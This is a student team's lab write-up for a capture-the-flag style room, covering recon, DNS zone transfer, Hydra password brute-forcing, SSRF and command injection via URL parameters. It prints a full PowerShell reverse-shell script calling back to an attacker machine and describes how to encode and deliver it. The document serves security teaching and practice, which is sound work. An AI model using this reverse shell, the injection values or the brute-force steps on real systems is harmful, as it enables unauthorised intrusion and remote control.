

PenTest 2

ROOM A

WakuWaku

Members

| ID | Name | Role |
|------------|---------------------------------------|--------|
| 1211103115 | Azri Syahmi Bin Azhar | Leader |
| 1211103233 | Muhammad Amir Adib Bin Mohd Aminuddin | Member |
| 1211103419 | Muhammad Afif Jazimin Bin Idris | Member |
| 1211103284 | Miteshwara Rao A/L Subramaniam | Member |

Recon and Enumeration

Members Involved: Amir, Azri, Afif, Mitesh

Tools used: Attack box, Kali Linux, Terminal, Firefox, Nmap, AXFR, Dig, Burpsuite, Hydra, Nano

Thought Process and Methodology and Attempts:

We first did a Nmap scan with the commands:


- Pn: disable host discovery only enable port scan
- n: disable all the DNS
- sV: tries to determine the version of the service running on the port
- sC: scans with default NSE scripts useful for discovery and safety

```
root@ip-10-10-71-125:~# nmap -n -Pn -sV -sC ironcorp.me -o ironcorp.me

Starting Nmap 7.60 ( https://nmap.org ) at 2022-08-03 09:14 BST
Nmap scan report for ironcorp.me (10.10.102.201)
Host is up (0.25s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Microsoft DNS
135/tcp   open  msrpc       Microsoft Windows RPC
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=WIN-8VMBKF3G815
| Not valid before: 2022-08-02T08:11:13
|_Not valid after:  2023-02-01T08:11:13
|_ssl-date: 2022-08-03T08:14:41+00:00; 0s from scanner time.
8080/tcp  open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
MAC Address: 02:CE:AC:98:6A:ED (Unknown)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 59.57 seconds
```


through this scan, we managed to find the open ports we did try to access some of the ports and were successful but it was not useful



we tried using dig to see if there were any subdomains and to our surprise there we two subdomains we tries accessing both of them but one of them was inaccessible while the other was accessible

```
root@ip-10-10-177-110:~# dig @10.10.208.68 ironcorp.me axfr

; <>> DiG 9.11.3-1ubuntu1.13-Ubuntu <>> @10.10.208.68 ironcorp.me axfr
; (1 server found)
;; global options: +cmd
ironcorp.me.      3600    IN      SOA      win-8vmbkf3g815. hostmaster. 3 9
00 600 86400 3600
ironcorp.me.      3600    IN      NS       win-8vmbkf3g815.
admin.ironcorp.me. 3600    IN      A        127.0.0.1
internal.ironcorp.me. 3600    IN      A        127.0.0.1
ironcorp.me.      3600    IN      SOA      win-8vmbkf3g815. hostmaster. 3 9
00 600 86400 3600
;; Query time: 438 msec
;; SERVER: 10.10.208.68#53(10.10.208.68)
;; WHEN: Wed Aug 03 08:17:59 BST 2022
;; XFR size: 5 records (messages 1, bytes 238)
```




Access forbidden!

You don't have permission to access the requested directory. There is either no index document or the directory is read-protected.

If you think this is a server error, please contact the [webmaster](#).

Error 403




After getting the subdomains we needed a username and password to access for that we used hydra and tried guessing the password


```
root@lp-10-10-136-57:~# hydra -l admin -P /usr/share/wordlists/rockyou.txt -s 11025 admin.ironcorp.me http-get
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2022-08-02 14:22:31
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[ATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[ATA] attacking http-get://admin.ironcorp.me:11025/
[STATUS] 1525.00 tries/min, 1525 tries in 00:01h, 14342873 to do in 156:46h, 16 active
[11025][http-get] host: admin.ironcorp.me login: admin password: password123
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2022-08-02 14:23:41
root@lp-10-10-136-57:~#
```


Using the username and password we got in the admin domain




After getting access to this domain we just typed a random name in the search bar to see if anything happens. By doing that, we get to know the GET parameter that it's been using which is 'r' and the value of it depends on what we typed and searched in the search bar.



To make sure that it connects to our machine, first, I tried inserting a file in the domain to which we just got access. To do so, I made a new text file using the 'nano' command followed by the name of my file and the extension of it. In this case, I am naming my file as WakuWaku.txt and I typed some messages in the following file.




Then I use the 'python3 -m http.server' command and the results will be like the following. By doing so, our machine will supposedly connect to the admin domain.




To make sure that it connects and works properly, I will insert the text file that we just made into the admin domain. To do so, I simply edit the value of our GET parameter in the URL box with our machine IP followed by our file. To be more specific, I add it using this ‘`http://[MachineIP]/[YourFile]`’.

I tried it and resulted in as below. It displays the contents of our targetted file. From this, we can confirm that the admin domain is officially connected with our machine IP.




In addition to that, I also realized that the python command which I had just made in the terminal responded like the below when I executed the previous step. This is because it fetches the file from our machine IP and outputs the contents of our file in the admin domain.



Then, I tried typing '<http://internal.ironcorp.me:11025>' in the ultimate search bar. It resulted in the picture below.



Then, I tried clicking on the highlighted word and it redirected me to this page. But from this I realized that the URL changed and contained like the below. So, I copied the end of the following URL.




Access forbidden!

You don't have permission to access the requested object. It is either read-protected or not readable by the server.
If you think this is a server error, please contact the [webmaster](#).


Error 403

internal.ironcorp.me
Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4

Then, I returned back to the previous page, edit the value of the GET parameter and typed in '<http://internal.ironcorp.me:11025/>?name=''. It will give the output as below displaying the name which is Equinox



I wanted to see the files which exist in that domain, so I edit the GET parameter value with '<http://internal.ironcorp.me:11025/name.php?name=Equinox|dir>'. Then it displays as the following.



Initial Foothold

Members Involved: Amir, Azri, Afif, Mitesh

Tools used: Kali Linux, Netcat, Nano, Burpsuite, Firefox, Terminal

Thought Process and Methodology and Attempts:

Firstly, I will create a .ps1 file which is a plain text file that contains PowerShell commands. Basically, I am creating a reverse shell. To create it, I will use the ‘nano’ command in the terminal in your default directory. I will name the file as shell.ps1 . Then, I will fill the file with the following script, or mostly known as a ‘Nishan’ reverse shell.


```
$client = New-Object System.Net.Sockets.TCPClient('[MachineIP]',4545);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535 | %{}0;while(($i = $stream.Read($bytes, 0,
$bytes.Length)) -ne 0){;$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String
);$sendback2 = $sendback + 'PS ' + (pwd).Path + '> '$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$strea
m.Flush());$client.Close()

#$sm=(New-Object
Net.Sockets.TCPClient('192.168.254.1',55555)).GetStream();[byte[]]$bt=0..65535 | %{}0;while(($i=$sm
.Read($bt,0,$bt.Length)) -ne 0){;$d=(New-Object
Text.ASCIIEncoding).GetString($bt,0,$i);$st=([text.encoding]::ASCII).GetBytes((iex $d
2>&1));$sm.Write($st,0,$st.Length)}
```


Then, save the following changes.

Our next task is to install the reverse shell in the admin server.

Next, I use the Burpsuite. To do so, first I will enable the on button of foxyproxy extension in the firefox. Then open the Burpsuite application in the Kali desktop. I try refreshing the page on firefox and it will redirect you to burpsuite page, asking you to forward it. But before that, I send it to the repeater.



Then, I will go to the decoder section on burpsuite to encode the script as a URL. After it displays the output, copy it.



Then, paste it in the encoded URL as the valid GET parameter. Then, click on the send button.

The screenshot shows the ZAP interface with the following details:

Request

Method: GET
URL: http://admin.ironcorp.me:11025/

Response

Status: 200 OK
Date: Wed, 03 Aug 2022 11:58:41 GMT
Server: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4
X-Powered-By: PHP/7.4.4
Content-Length: 2865
Connection: close
Content-Type: text/html; charset=UTF-8

INSPECTOR

Request Attributes
Query Parameters (1)
Body Parameters (0)
Request Cookies (0)
Request Headers (9)
Response Headers (6)

Raw Response Content (Partial):

```
1 HTTP/1.1 200 OK
2 Date: Wed, 03 Aug 2022 11:58:41 GMT
3 Server: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4
4 X-Powered-By: PHP/7.4.4
5 Content-Length: 2865
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9
10 <html>
11   <head>
12     <link href="https://encrypted-tbn0.gstatic.com/images?q=tbn:ANd9GcTLf
13       icon" type="image/x-icon"/>
14   <title>
15     Hello
16   </title>
17   <meta http-equiv="Content-Type" content="text/html;
18     charset=UTF-8">
19   <style>
20     body{
21       background:url(images/head.jpg);
22       background-size:100%700px;
23       background-repeat:no-repeat;
24       font-family:Tahoma;
25       color:white;
26     }
27     .side-panel{
28       margin:0;
29       border:0px;
30       width:200px;
31       padding:10px 25px;
32       margin:0px;
33       -webkit-border-radius:0px;
34       -moz-border-radius:0px;
35       border-radius:0px;
36       border-bottom:1px solid black;
37       color:white;
38       font-size:20px;
39       font-family:Georgia,serif;
40       text-decoration:none;
41       vertical-align:left;
42     }
43   </style>
```


Clicking on the back arrow (beside the cancel button), it will then show as below. Then, click on the send button. And then by scrolling through the response section, we should be able to see that our reverse shell has been successfully installed in the admin server.

